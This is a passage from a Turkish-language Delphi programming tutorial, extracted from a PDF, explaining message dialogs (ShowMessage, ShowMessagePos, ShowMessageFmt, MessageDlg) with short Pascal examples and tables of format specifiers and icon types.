Rekürsif fonksiyon veya prosedürler bazı durumlarda çalışma hızı açısından yavaş kalabilirler. Oluşturacağınız fonksiyon ve prosedürler için bu hatırlatmayı hiç unutmayınız.

BÖLÜM 6
BİLGİLENDİRME PENCERELERİ

Mesaj Pencereleri:


Daha önceki örneklerimizde basitçe yer verdiğimiz mesaj pencerelerini, bu bölümde detaylı olarak inceleme imkanı bulacaksınız. Delphi'de kullanıcıyı uyarmak, ikaz etmek veya yönlendirmek için birden fazla method tanımlanmıştır. Bu methodlardan hangisini kullanacağınız tamamen size kalmıştır. Şimdi bu methodları teker teker inceleyelim.

- **ShowMessage:**


Basit anlamda kullanıcıyı bilgilendirme amaçlı kullanılabilen bir methoddur. Method içerisinde sadece tek parametre kullanılabilmektedir.

```
ShowMessage('Mesaj');
```

Program içerisinde kullanımına ait örnek aşağıda verilmiştir.



Programı çalıştırıp button kontrolüne tıklarsanız, aşağıdaki pencereyle karşılaşırsınız.




Bu methodda açılan pencerenin başlık ismini belirlemeniz mümkün olmamaktadır. Pencerenizin başlık ismi, projenizin ismi olarak Delphi tarafından varsayılan ve değiştirilemeyen değer olarak belirlenmektedir. Ayrıca "OK" düğmesinden başka tıklayacak seçeneğinizde yoktur.

- **ShowMessagePos:**

Bu method da basit anlamda kullanıcıyı bilgilendirmek amaçlı kullanılabilmektedir. "ShowMessage" methodundan farkı ise pencerenin açılacağı koordinatları belirleyebilmenizdir (Pencereyi ekranda istediğiniz koordinatta açtırabilirsiniz). Girilecek olan koordinat değerleri pencerenin sol üst köşesinin ekrandaki yerini belirleyecektir. İki koordinata da "0" değerini verirseniz, pencere ekranın sol üst köşesinde açılacaktır. Aşağıda yapıya ait kullanım şekli verilmiştir.

```
ShowMessagePos('mesaj',x koordinatı,y koordinatı)
```

Methodda yer alan ikinci ve üçüncü parametre, pencerenin sol üst köşesinin ekrandaki koordinatlarıdır. Aşağıda proje içerisindeki kullanımına ait örneklendirme yapılmıştır.



Projeyi çalıştırıp button kontrolüne tıklarsanız aşağıdaki aynı pencerenin açılmasını sağlarsınız.


Sadece pencerenin açıldığı noktaya dikkat ederseniz, diğer methoddan farkını göreceksiniz. Pencere başlığı ve oluşturulan button Delphi tarafından belirlenip, değiştirilme imkanı bulunmamaktadır.

- **ShowMessageFmt**


Yine basit anlamda bilgilendirme yapabileceğiniz, bir methoddur. İkinci parametrede kullanacağınız değişkenler ile ilgili değerleri ilk string içerisinde kullanabilirsiniz.

ShowMessageFmt('mesaj',params)

Şimdi methodu daha iyi anlayabilmeniz için bir örnek çözelim.




Programı çalıştırdıktan sonra button kontrolüne tıklarsanız, aşağıdaki gibi bir pencereyle karşılaşırsınız.




Bu methodda mesaj içerisinde kullanılan "%d" ler ile, ikinci parametrede belirtilen (sıralamaları önemli) "a" ve "b" değişkenleri arasında bağlantı oluşturulup, bu değişkenlerin değerlerinin mesaj penceresinde yazdırılmaları sağlanmaktadır. "%d" yerine kullanabileceğiniz diğer seçenekler ve anlamları aşağıda tablo şeklinde verilmiştir.

%d	= Decimal (integer)
%e	= Scientific
%f	= Fixed
%g	= General
%m	= Money
%n	= Number (floating)
%p	= Pointer
%s	= String
%u	= Unsigned decimal
%x	= Hexadecimal

Şimdi aynı örneği parasal değerler için yapalım, sanıyorum daha net bir şekilde anlama imkanı bulacaksınız. Aşağıdaki kodları formunuza ekleyip uygulamanızı çalıştırınız.



Şimdi button kontrolüne tıklarsanız ekran görüntünüz aşağıdaki şekilde olacaktır.




Değerleri yazdırmak için ***"%m"*** parametresi kullanıldığı için, değişkenler parasal içerikli olarak (binlik ayıraç biçemli ve sonunda para birimi yazılı şekilde) mesaj penceresinde gösterileceklerdir.

- **MessageDlg:**

Kullanıcıya seçme şansı veren pencereler açmak için kullanılan bir methoddur. Pencere açıldığı zaman üzerinde birden fazla button yerleştirilebileceği için, basılan düğmenin numarasının aktarılacağı tamsayı tipli bir değişkene ihtiyaç duyar. Aşağıdaki yapıyı dikkatlice inceleyiniz.

```
var
  num : Integer;  //Tam sayı tipli değişkene aktarılmalı
begin
  num := MessageDlg('Mesaj',icon,Düğme, 0);
```


Şimdi de bu işlemi örneklendirelim.




Yazmış olduğumuz
"num := MessageDlg('Delphiyi Sevdiniz mi!',mtCustom,[mbYes,mbNo], 0);" satırını inceleyecek olursak: Kullanılan ilk parametrede (Delphiyi Sevdiniz mi) pencerede çıkacak olan mesaj belirlenmektedir. Burada uyarınızı '' içerisinde belirtebileceğiniz gibi AnsiString tipte bir değişken değeri de kullanabilirsiniz (Eğer tamsayı veya başka tipteki matematiksel bir değişkeni yazdıracaksanız, tip dönüşümü uygulamalısınız).

```
var
  num : Integer;
  mesaj:AnsiString;
begin
  mesaj:=Edit1.Text;
  num := MessageDlg(mesaj,mtCustom,[mbYes,mbNo], 0);
```

Şayet string bir içerikle matematiksel bir değişkenin değerini yanyana pencerede yazdırmak zorunda kalırsanız, aşağıdaki şekilde bir yöntem izlemelisiniz.



Programı çalıştırdıktan sonra buttona tıklarsanız aşağıdaki pencereyle karşılaşırsınız.




Sayısal ifadenin pencerede yazdırılabilmesi için "***IntToStr***" , "***FloatToStr***" , "***CurrToStr***" veya "***DateTimeToStr***" vs. tip dönüştürme fonksiyonlarından faydalanmalısınız. Ayrıca iki string değişkeni yanyana yazdırmak için "+" operatöründen faydalanmaktayız.

Gelelim ikinci parametreye (mtCustom), buraya aktaracağınız değerle pencerenizde çıkmasını istediğiniz iconu belirleyebilirsiniz. Parametre olarak kullanabileceğiniz standart icon sayısı "4" taneden oluşmaktadır. Aynı anda iki icon değeri kullanamayacağınızı belirterek, aşağıdaki tabloda tüm seçenekler ve anlamları sizlere sunulmuştur (Pencerelerinizde kullanacağınız iconları programınızın akışına uygun olacak şekilde belirlemelisiniz. Asla rastgele icon değeri kullanmayınız).


Kullanabileceğiniz parametre değerleri ve anlamları aşağıda verilmiştir.

Icon Seçenekleri	Oluşacak olan icon
mtWarning	Arama Iconu
mtError	Hata Iconu
mtInformation	Danışma Iconu
mtConfirmation	Bilgilendirme Iconu
mtCustom	Genel

Biz bunlardan "***mtWarning***" seçeneğini kullanarak penceremizde arama iconunun çıkmasını sağlayalım.




Programı çalıştırdıktan sonra buttona tıklarsanız aşağıdaki ekran görüntüsüyle karşılaşırsınız.



Bu methodda pencerenizin başlığını belirleme şansınız yok. Dikkat ettiyseniz Delphi pencere başlığı olarak icon ismini varsayılan ve değiştirilemeyen değer olarak belirlemiştir.

Şimdi ikinci parametreyle ilgili güzel bir örnek yapalım. Aşağıdaki form tasarımını oluşturup gerekli kod satırlarını da ekleyiniz.



Şimdi de aşağıdaki kodları formunuzun gerekli event larına ekleyiniz.

Unit2.pas

Unit1 | Unit2

```
var
  msgtipi:TMsgDlgType;  //Global tanımlayın
procedure TForm2.Button1Click(Sender: TObject);
  var num:Integer;
begin
  num:=MessageDlg('Prestige',msgtipi,[mbYes,mbNo],0);
end;
procedure TForm2.RadioButton1Click(Sender: TObject);
begin
  msgtipi:=mtWarning; //Aranıyor Iconu
end;
procedure TForm2.RadioButton2Click(Sender: TObject);
begin
  msgtipi:=mtError; //Hata oluştu iconu
end;
procedure TForm2.RadioButton3Click(Sender: TObject);
begin
  msgtipi:=mtInformation;
end;
procedure TForm2.RadioButton4Click(Sender: TObject);
begin
  msgtipi:=mtConfirmation;
end;
procedure TForm2.RadioButton5Click(Sender: TObject);
begin
  msgtipi:=mtCustom;
end;
```


45: 42 | Modified | Insert | Code | Diagram

Programınızı çalıştırdıktan sonra icon seçeneklerinden birisini seçin ve button kontrolüne basın. Mesaj penceresinde seçmiş olduğunuz icona ait resim gözükecektir.

Şimdi de pencerede çıkmasını istediğiniz buttonları belirleyebileceğiniz üçüncü parametremize geçelim ***([mbYes,mbNo]).*** Aşağıdaki tabloda yaratabileceğiniz tüm düğmeler ve bu düğmelere ait değerler verilmiştir. İçlerinden hangilerini isterseniz ekleyebilirsiniz.

